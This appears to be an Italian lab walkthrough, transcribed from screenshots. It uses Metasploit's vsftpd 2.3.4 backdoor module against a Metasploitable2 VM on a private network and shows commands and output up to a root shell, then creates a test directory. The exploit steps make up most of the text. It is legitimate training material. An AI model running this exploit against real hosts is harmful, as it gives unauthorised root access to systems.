

STEP 1: cambio l’ip della macchina metasploitable in 192.168.50.149


metasploitable2 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
CTRL (DESTRA)


```
  GNU nano 2.0.7              File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp

iface eth0 inet static
address 192.168.50.149
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.5.255
gateway 192.168.50.1



                               [ Wrote 17 lines ]

msfadmin@metasploitable:~$ _
```

STEP 2: apro msfconsole e cerco gli exploit per “vsftpd”




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Servic
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Comman


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdo

msf6 > 
```

STEP 3: utilizzo il secondo exploit e vado a vedere le opzioni disponibili




```
----------------

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                                       /using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

STEP 4: cambio l' rhost e vado a vedere i payloads




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.50.149
rhost => 192.168.50.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact   .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

STEP 5: eseguo l'exploit e ottengo una shell sulla macchina target



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.50.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.149:21 - USER: 331 Please specify the password.
[+] 192.168.50.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:36927 -> 192.168.50.149:6200) at 2024-07-08 15:32:47 +0200
```

STEP 6: Creo una nuova cartella e faccio un "ls" per conferma



```
mkdir /testMetasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
testMetasploit
tmp
usr
var
vmlinuz
```